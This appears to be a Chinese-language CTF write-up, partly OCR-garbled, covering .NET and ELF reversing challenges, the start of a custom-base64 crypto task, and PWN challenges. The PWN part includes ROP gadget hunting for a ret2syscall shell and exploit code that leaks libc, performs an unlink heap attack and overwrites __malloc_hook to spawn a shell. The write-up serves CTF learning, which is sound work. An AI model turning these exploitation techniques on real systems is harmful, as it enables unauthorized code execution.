PS D:\de4dot-Reactor5.0 By ddk313> .\de4dot.exe .\ReMe.dll

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

== 基于最新版源码生成，支持 .NET Reactor5.0   Build By ddk313 ==
==                               欢迎访问吾爱破解论坛                               ==

Detected Unknown Obfuscator (D:\de4dot-Reactor5.0 By ddk313\ReMe.dll)
Cleaning D:\de4dot-Reactor5.0 By ddk313\ReMe.dll
Renaming all obfuscated symbols
Saving D:\de4dot-Reactor5.0 By ddk313\ReMe-cleaned.dll

Press any key to exit...
```

2) 去除成功，再用 dnSpy 打开

```
string text = Console.ReadLine();
string text2 = W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ.eM9R4q1JU(text);
if (text.Length == 32)
{
    bool flag = true;
    for (int i = 0; i < 64; i++)
    {
        if (((int)text2[i] ^ i) != array[i])
        {
            flag = false;
        }
    }
    if (flag)
    {
        Console.WriteLine("You input the FLAG");
        return;
    }
    Console.WriteLine("Try again");
}
```

程序对输入的 32 长度字符串进行了一些操作，生成了 64 长度的字符串，再将其异或循环下标 i ，最终要求和数组相等，数组即硬编码存储于代码中

3) 跟进这个加密函数，可以看到有 AES

```
3 public static string eM9R4q1JU(string string_0)
4 {
5     AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
6     string result;
7     try
8     {
9         object object_ = W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ.R9S9p6Q6YsHH3JHQuG(aesCryptoServiceProvider, true);
10        byte[] array = W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ.R2M1FThCi13DapPjrk(W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ.hT1HC2TpSDu8qnhPXr(), string_0);
11        result = W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ.QQrKqLVhDsrcP29qUg(W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ.R8cSFcfKXVEn0wwNh(object_, array, 0, array.Length));
12    }
13    finally
14    {
15        if (aesCryptoServiceProvider != null)
16        {
17            W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ.RtKfERK0T01b1dI3Fo(aesCryptoServiceProvider);
18        }
19    }
20    return result;
21 }
22
```

再次跟进，找到了 2 个可疑的字符串

```
W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ.CvSexJB8w = "Cs1sFunnuFs1sC";
}
W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ.GIfImBVof = "RevMePls233";
```

以及成员变量

```
WDO9TCf6H: string ×
1 // dv4QmUedy4B9kBXB4v.W1PH2w9AopZ61FQ6D4.FkRAkQIBJH25KI dBuJ
2 // Token: 0x04000001 RID: 1
3 private static string WDO9TCf6H = "fr0mpwnlmp0rt5th";
4
```

4) 一般 AES 加密都是生成了一些不可见字符然后用 base64 打印的。我们先将最后的密文数组分别异或对
应的 i, 结果如下:

```
static void Main(string[] args)
{
    int[] enc = {
        99,67,113,123,110,48,72,117,94,104,99,36,
        100,63,37,54,120,125,64,96,121,39,70,71,
        74,87,35,80,36,100,70,70,16,17,21,90,70,
        77,19,104,123,74,30,0,64,88,69,105,81,68,
        90,116,127,109,101,70,95,10,95,107,80,68,91,126
    };
    for (int i = 0; i < enc.Length; i++)
    {
        Console.Write((char)(enc[i] ^ i));
        //cBsxj5NrVai/h2+9h1Rsm2PPRN9K8yXY007ybh50Sc4+lukFauhGKXSqg3ePlyeA
    }
}
```

然后再进行 base64 解码。

5) 刚才提到的三个字符串其实是 AES 加密中的

```
private static string IV = "fr0mpwn1mp0rt5th";  
private static string PASSWORD = "Cs1sFunnufS1sC";  
private static string SALT = "RevMePls233";
```

6) 知道了这些解密就比较容易了

```
string encrypted = "cBsXj5NrVai/h2+9h1Rsm2PPRN9K8yXY007ybh50Sc4+lukFauhGKXSqg3ePlyeA";  
string decrypted;  
decrypted = AesBase64Wrapper.DecodeAndDecrypt(encrypted);  
Console.WriteLine("flag is " + decrypted);
```

6) 最终结果:

C:\Windows\system32\cmd.exe

```
cBsXj5NrVai/h2+9h1Rsm2PPRN9K8yXY007ybh50Sc4+lukFauhGKXSqg3ePlyeA  
flag is 4c7ba64394f8d11e5d8076dd16c45710  
请按任意键继续. . .
```

7) 运行程序

Windows PowerShell

```
PS D:\> .\ReMe.exe  
4c7ba64394f8d11e5d8076dd16c45710  
You input the FLAG  
PS D:\>
```

findme

- 1) IDA 打开，找到 main 函数，发现只有一个 helloworld，明显程序隐藏了关键的 getFlag 的逻辑，猜测在 main 函数之前或者之后，找一下相关的函数 init 和 fini
- 2) 这里有一个循环 putchar，猜测和输出 flag 有关，这个 sub_400795 函数在 main 函数之后运行，就是隐藏关键逻辑的 fini



```
sub_400795 .text 46 v22 = 74;
init .text 47 v23 = 124;
fini .text 48 v24 = 33;
_term_proc .fini 49 v25 = -98;
putchar extern 50 v26 = 78;
puts extern 51 v27 = 57;
__stack_chk_fail extern 52 v4 = 102;
__libc_start_main extern 53 v5 = 108;
srand extern 54 v6 = 97;
time extern 55 v7 = 103;
rand extern 56 v8 = dword_6010A8;
47 for ( i = 0; i <= 18; ++i )
48     byte_601080[i + 19] = *(&v9 + i);
49 for ( j = 0; j <= 3 && ((unsigned __int8)byte_601080[j] ^ *((_BYTE *)&v8 + j)) == *(&v4 + j); ++j )
50     ;
51 if ( j == 4 )
52     {
53         for ( k = 0; k <= 37; ++k )
54             putchar((unsigned __int8)(byte_601080[k] ^ *((_BYTE *)&v8 + k % 4)));
55     }
56     return __readfsqword(0x28u) ^ v28;
57
58
59
60
61
62
63
64
65
66
67
```

3) 而函数 sub_4006A6 则是在 main 函数之前运行的 init

```
v23 = __readfsqword(0x28u);
v4 = 28;
v5 = 40;
v6 = 120;
v7 = -101;
v8 = 1;
v9 = 112;
v10 = 45;
v11 = -98;
v12 = 76;
v13 = 124;
v14 = 124;
v15 = -56;
v16 = 77;
v17 = 116;
v18 = 33;
v19 = -102;
v20 = 27;
v21 = 33;
v22 = 32;
v0 = time(0LL);
srand(v0);
for ( i = 0; rand() > i; ++i )
    rand();
dword_6010A8 = rand();
for ( j = 0; j <= 18; ++j )
    byte_601080[j] = *(&v4 + j);
return __readfsqword(0x28u) ^ v23;
}
```

这个函数一开始对 byte_601080 进行了部分赋值，19 个 char，记作 enc。也对 dword_6010A8 进行了一个类似随机数的赋值，可以看成这里这个数是随机生成的，命名为 number

4) 在 fini 中，对 enc[19-37]进行了赋值，也是 19 次

```
v8 = number;
for ( i = 0; i <= 18; ++i )
    enc[i + 19] = *(&v9 + i);
```

5) 在这个循环中，把 dword 的 number 看作了 4 个 char 类型，4 个 4 个对刚才提到的 enc 数组进行异或

```
for ( i = 0; i <= 18; ++i )
    enc[i + 19] = *(&v9 + i);
for ( j = 0; j <= 3 && ((unsigned __int8)enc[j] ^ *((_BYTE *)&number_ + j)) == *(&v4 + j); ++j )
    ;
```

并且要求前四个密文异或结果为 flag。如果满足这个条件，那么就会输出这 38 个字符，我们也就会得到 flag 后面的内容。

```
v4 = 'f';
v5 = 'l';
v6 = 'a';
v7 = 'g';
```

6) 分析到这里，关键在于 number 是个随机数，不可控制。所以只有极小的可能性能让程序自行输出 flag，

因此这里需要我们人为的获取这个`number`，根据密文的前 4 个数，和`flag`，反过来异或回去即可得到

number

7) 这里我们再提取一下 38 长度的密文数组

前 19 个

```
v4 = 28;
v5 = 40;
v6 = 120;
v7 = -101;
v8 = 1;
v9 = 112;
v10 = 45;
v11 = -98;
v12 = 76;
v13 = 124;
v14 = 124;
v15 = -56;
v16 = 77;
v17 = 116;
v18 = 33;
v19 = -102;
v20 = 27;
v21 = 33;
v22 = 32;
```

后 19 个

```
v9 = -59;
v10 = 73;
v11 = 39;
v12 = 41;
v13 = -60;
v14 = 77;
v15 = 37;
v16 = 120;
v17 = -103;
v18 = 24;
v19 = 112;
v20 = 122;
v21 = -53;
v22 = 74;
v23 = 124;
v24 = 33;
v25 = -98;
v26 = 78;
v27 = 57;
```

8) 照着上面的解题步骤编写 exp 如下:

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

int main(int argc, char** argv) {
    unsigned char enc[38] = {
        0x1c,0x28,0x78,0x9b,0x01,0x70,0x2d,0x9e,
        0x4c,0x7c,0x7c,0xc8,0x4d,0x74,0x21,0x9a,
        0x1b,0x21,0x20,0xc5,0x49,0x27,0x29,0xc4,
        0x4d,0x25,0x78,0x99,0x18,0x70,0x7a,0xcb,
        0x4a,0x7c,0x21,0x9e,0x4e,0x39
    };
    const char* flag = "flag";
    unsigned char bytes[4] = { 'f' ^ enc[0], 'l' ^ enc[1], 'a' ^ enc[2], 'g' ^ enc[3] };
    for (int i = 0; i < 38; i++) {
        printf("%c", enc[i] ^ bytes[i % 4]);
    }
    return 0;
}
```

选择C:\Windows\system32\cmd.exe

flag{44b68e4708fae993c087aeb4c7088b4} 请按任意键继续. . .

结果:


四、PWN

easy_rop

```
root@pwn-virtual-machine: ~/安恒出题/pwn8
一筐萝卜 → pwn8 checksec --file easy_rop
[*] '/root/\xe5\xae\x89\xe6\x81\x92\xe5\x87\xba\xe9\xa2\x98/pwn8/easy_rop'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
一筐萝卜 → pwn8 █

一筐萝卜 → pwn8 ldd easy_rop
不是动态可执行文件
一筐萝卜 → pwn8 file easy_rop
easy_rop: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux
2.6.32, BuildID[sha1]=c1a8c6180dbf3b4adc046b83fc13f264f81e67d4, stripped
一筐萝卜 → pwn8
```

只开启了 NX 保护，但是发现是一个静态编译的程序
拖入 IDA 中审计代码



段	地址	长度	类型	字符串
.i	[s] .rodata:...	00000014	C	../csu/libc-start.c
.p	[s] .rodata:...	00000017	C	FATAL: kernel too old\n
.p	[s] .rodata:...	00000030	C	__ehdr_start.e_phentsize == sizeof *GL(dl_phdr)
.p	[s] .rodata:...	00000028	C	FATAL: cannot determine kernel version\n
.p	[s] .rodata:...	00000027	C	unexpected reloc type in static binary
.p	[s] .rodata:...	00000013	C	generic_start_main
.p	[s] .rodata:...	0000000A	C	/dev/full
.p	[s] .rodata:...	0000000A	C	/dev/null
.p	[s] .rodata:...	00000035	C	cannot set %fs base address for thread-local storage
.p	[s] .rodata:...	00000029	C	%s%s:%u: %s%sAssertion `%s' failed.\n\n
.p	[s] .rodata:...	00000013	C	Unexpected error.\n
.t	[s] .rodata:...	0000000F	C	OUTPUT_CHARSET
.t	[s] .rodata:...	00000009	C	charset=
.t	[s] .rodata:...	00000009	C	LANGUAGE
.t	[s] .rodata:...	00000006	C	POSIX
.t	[s] .rodata:...	00000012	C	/usr/share/locale
.t	[s] .rodata:...	00000009	C	messages
.t	[s] .rodata:...	00000012	C	/usr/share/locale
.t	[s] .rodata:...	0000000E	C	/locale.alias
.t	[s] .rodata:...	0000000C	C	LC_MESSAGES
.t	[s] .rodata:...	0000001B	C	/usr/share/locale-langpack
.t	[s] .rodata:...	00000008	C	plural=
.t	[s] .rodata:...	0000000A	C	nplurals=
.t	[s] .rodata:...	0000000D	C	__new_exitfn
.t	[s] .rodata:...	0000000D	C	__new_exitfn
.t	[s] .rodata:...	0000000B	C	fxprintf.c
.t	[s] .rodata:...	00000011	C	isascii (fmt[i])
>	[s] .rodata:...	0000000B	C	__fxprintf
[s]	[s] .rodata:...	0000000B	C	wfileops.c
[s]	[s] .rodata:...	0000001C	C	status == __codecvt_partial
[s]	[s] .rodata:...	00000014	C	_IO_wfile_underflow
[s]	[s] .rodata:...	0000001E	C	==== Backtrace: =====\n
[s]	[s] .rodata:...	0000001E	C	==== Memory map: =====\n
[s]	[s] .rodata:...	00000010	C	/proc/self/maps
[s]	[s] .rodata:...	00000013	C	LIBC_FATAL_STDERR

发现通过函数或者是字符串都无法确定关键代码的位置

用 pattern 生成 100 长度的字符串，我们在 gdb 中输入程序中

```
[ REGISTERS ]
RAX 0x0
RBX 0x4002c8 ← sub    rsp, 8
RCX 0x43f2f0 ← cmp    rax, -0xfff
RDX 0x100
RDI 0x0
RSI 0x7fffffffde0 ← 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A\n'
R8 0x16
R9 0x6
R10 0x9e
R11 0x246
R12 0x401690 ← push  r14
R13 0x401720 ← push  rbx
R14 0x0
R15 0x0
RBP 0x4132624131624130 ('0Ab1Ab2A')
RSP 0x7fffffffde08 ← 'b3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A\n'
RIP 0x4009d7 ← ret

[ DISASM ]
> 0x4009d7  ret    <0x3562413462413362>

[ STACK ]
0:0000 | rsp 0x7fffffffde08 ← 'b3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A\n'
1:0008 |      0x7fffffffde10 ← 'Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A\n'
2:0010 |      0x7fffffffde18 ← '8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A\n'
```

可以看到程序停在了 0x4009d7 处，而且此处的 code 是 ret，那么我们输入的字符串就是覆盖到了 ret 地址上

通过栈上的数据，计算出偏移量是 0x28

另一种也可以是这样，程序停在了 0x4009d7 处，我们在 IDA 中找到这行代码不就找到关键代码了嘛

```

.text:00000000004009AE ; ===== S U B R O U T I N E =====
.text:00000000004009AE
.text:00000000004009AE ; Attributes: bp-based frame
.text:00000000004009AE
.text:00000000004009AE sub_4009AE      proc near                ; DATA XREF: start+1D1f0
.text:00000000004009AE
.text:00000000004009AE var_20          = byte ptr -20h
.text:00000000004009AE
.text:00000000004009AE ; __unwind {
.text:00000000004009AE         push    rbp
.text:00000000004009AE         |      mov     rbp, rsp
.text:00000000004009AF         |      sub     rsp, 20h
.text:00000000004009B2         |      lea   rax, [rbp+var_20]
.text:00000000004009B6         |      mov   edx, 100h
.text:00000000004009BA         |      mov   rsi, rax
.text:00000000004009BF         |      mov   edi, 0
.text:00000000004009C2         |      mov   eax, 0
.text:00000000004009C7         |      mov   eax, 0
.text:00000000004009CC         |      call  sub_43F2E0
.text:00000000004009D1         |      mov   eax, 0
.text:00000000004009D6         |      leave
.text:00000000004009D7         |      retn
.text:00000000004009D7 ; } // starts at 4009AE
.text:00000000004009D7 sub_4009AE      endp
.text:00000000004009D7 ; -----
.text:00000000004009D8         align 20h
.text:00000000004009EA

```

F5 之后变成:


```

1  __int64 sub_4009AE()
2  {
3  char v1; // [rsp+0h] [rbp-20h]
4
5  sub_43F2E0(0LL, &v1, 256LL);
6  return 0LL;
7  }

```

测试后发现这就是 main 函数，sub_43F2E0 就是 read 函数

程序读入 0x100 个字符，造成栈溢出



搜索 system 函数也没有

然后通过 ROPgadget 搜索了点可利用的

```

- 筐萝卜 → pwn8 ROPgadget --binary easy_rop --only 'pop|ret'|grep 'rdi'
0x000000000040221a : pop rdi ; pop rbp ; ret
0x00000000004015f6 : pop rdi ; ret
- 筐萝卜 → pwn8 ROPgadget --binary easy_rop --only 'pop|ret'|grep 'rsi'
0x0000000000442779 : pop rdx ; pop rsi ; ret
0x0000000000402218 : pop rsi ; pop r15 ; pop rbp ; ret
0x00000000004015f4 : pop rsi ; pop r15 ; ret
0x0000000000401717 : pop rsi ; ret
- 筐萝卜 → pwn8 ROPgadget --binary easy_rop --only 'pop|ret'|grep 'rdx'
0x0000000000478446 : pop rax ; pop rdx ; pop rbx ; ret
0x0000000000442754 : pop rdx ; pop r10 ; ret
0x0000000000478447 : pop rdx ; pop rbx ; ret
0x0000000000442779 : pop rdx ; pop rsi ; ret
0x0000000000442756 : pop rdx ; ret
- 筐萝卜 → pwn8 ROPgadget --binary easy_rop --only 'pop|ret'|grep 'rax'
0x0000000000478446 : pop rax ; pop rdx ; pop rbx ; ret
0x0000000000409b14 : pop rax ; ret 0xffff
- 筐萝卜 → pwn8 ROPgadget --binary easy_rop --only 'syscall'
Gadgets information
=====
0x00000000004003da : syscall

Unique gadgets found: 1
- 筐萝卜 → pwn8

```

最后发现这道题可以利用 ret2syscall 来 getshell

```

- 筐萝卜 → pwn8 ROPgadget --binary easy_rop --string '/bin/sh'
Strings information
=====
- 筐萝卜 → pwn8 a

```

程序中不含有"/bin/sh"的字符串

所以我们应该先读入该字符串

之前我们已经知道 sub_43F2E0 就是 read 函数, 所以我们可以构造 ROP 来读入"/bin/sh", 然后利用 ret2syscall 来 getshell

查保护发现 PIE 保护没开启

```
root@pwn-virtual-machine: ~/安恒出题/pwn5
一筐萝卜 → pwn5 checksec --file Summoner
[*] '/root/\xe5\xae\x89\xe6\x81\x92\xe5\x87\xba\xe9\xa2\x98/pwn5/Summoner'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
一筐萝卜 → pwn5 █
```

服务

```

char *v3; // [rsp+10h] [rbp-10h]
unsigned __int64 v4; // [rsp+18h] [rbp-8h]

v4 = __readfsqword(0x28u);
printf("index>");
v2 = sub_400D84();
if ( v2 < 0 && v2 > 3 )
{
    puts("Index error!");
    exit(0);
}
if ( !dword_602040[v2] )
{
    puts("You are not allowed to edit this!");
    exit(0);
}
printf("Do you want to edit the name or introduction?(1/2):");
_isoc99_scanf("%d", &v1);
if ( v1 == 1 )
{
    printf("Please enter the name of the new summoner:");
    sub_4008EF((&ptr)[v2], dword_602040[v2]);
}
else
{
    if ( v1 != 2 )
    {
        printf("Your input is wrong!");
        exit(0);
    }
    printf("Please enter a new summoner's introduction:");
    v3 = (&ptr)[v2];
    sub_4008EF(&v3[dword_602040[v2] / 2], dword_602040[v2]);
}
return puts("Edit success!");
}

```

发现在 edit 中存在堆溢出，当我们 edit introduction 时，长度是整个 chunk 的大小，所以可以造成堆溢出

由于这道题能创建的 chunk 只有四个，所以我们不能够利用 fastbin attack 来获取到 shell

要换一种手法，该程序没开启 PIE 保护，那么我们就可以利用 unlink 来获取到 shell

首先是泄露 libc，我们构造 chunk，释放掉让其出现 libc 地址

```
58
59 create(0x20,0x20,"\x00","\x00")
60 create(0x48,0x48,"\x11","\x11")
61 create(0x10,0x10,"\x22","\x22")
62 delete(1)
63 pay_1 = "a"*(0x30-1)
64 pay_2 = "a"*(0x20-1)
65 edit(0,pay_2,"1")
66 edit(0,pay_1,"2")
67 show(0)
68 r.recvuntil("\x0a")
69 r.recvuntil("\x0a")
70 r.recvuntil("\x0a")
71 main_arena_88 = u64(r.recv(6)+"\x00\x00")
72 li("main_arena_88",main_arena_88)
73 libc_base = main_arena_88-0x3c4b78
74 li("libc_base",libc_base)
```

泄露 libc 的时候我们需要填充字符串到第二个 chunk 的 main_arena+88 出，然后再调用 show 来展示第一个 chunk 的 name，就可以进行 libc 泄露

泄露出来之后我们应该把 chunk 的数据结构恢复，然后进行 unlink 攻击

泄露出来之后我们应该把 chunk 的数据结构恢复，然后进行 unlink 攻击

我们利用 unlink 攻击首先实在 heap_list 中存现 heap_list 的地址，然后编辑该地址，让 __malloc_hook 出现在 chunk 地址上，然后编辑 __malloc_hook 成 one_gadget 的地址

```
83 libc_base = main_arena_88-0x3c4b78
84 li("libc_base",libc_base)
85 edit(0,"a"*0x20+p64(0)+p64(0xa0)+p64(main_arena_88)+p64(main_arena_88),"2")
86 target_addr= 0x602060
87 fd=target_addr - 0x18
88 bk=target_addr - 0x10
89 fake_chunk='a'*0x8 # prev_size
90 fake_chunk+=p64(0x41) # size
91 fake_chunk+=p64(fd)+p64(bk)
92 create(0x48,0x48,"\x33","\x33")
93 edit(0,fake_chunk,"1")
94 edit(0,"a"*0x20+p64(0x40)+p64(0xa0),"2")
95 delete(3)
96 __malloc_hook = libc_base + libc_symbols['__malloc_hook']
97 edit(0,p64(0x20)+p64(0)*2+p64(0x602060),"1")
98 edit(0,p64(0x602060)+p64(0)+p64(__malloc_hook),"1")
99 one_gg = 0x4526a+libc_base
100 edit(2,p64(one_gg),"1")
101 ru('choice >')
```

再触发调用 malloc 函数即可获取到 shell

五、CRYPTO

babyCrypto

```
1. import string
2.
3. table = 'PackmybxwthfivdzenlqorjugspACKMYBXWTHFIVDZENLQORJUGS'+string.digits + '+/'
4.
5. def encode(origin_bytes):
6.
```

```
7.     getdBytes = ['{:0>8}'.format(str(bin(b)).replace('0b', '')) for b in origin_bytes]
8.
9.     resp = ''
10.    nums = len(getdBytes) // 3
11.    remain = len(getdBytes) % 3
12.
13.    integral_part = getdBytes[0:3 * nums]
14.    while integral_part:
15.        tmp_unit = ''.join(integral_part[0:3])
16.        tmp_unit = [int(tmp_unit[x: x + 6], 2) for x in [0, 6, 12, 18]]
17.        resp += ''.join([table[i] for i in tmp_unit])
18.        integral_part = integral_part[3:]
19.
20.    if remain:
21.        remain_part = ''.join(getdBytes[3 * nums:]) + (3 - remain) * '0' * 8
22.        tmp_unit = [int(remain_part[x: x + 6], 2) for x in [0, 6, 12, 18]][:remain + 1]
23.        resp += ''.join([table[i] for i in tmp_unit]) + (3 - remain) * '='
24.    return resp
25.
```

```
26.  
27.  
28. if __name__ == '__main__':  
29.     s = '*****'.encode()  
30.     encflag = encode(s)  
31.     print('encflag is: ', encflag)  
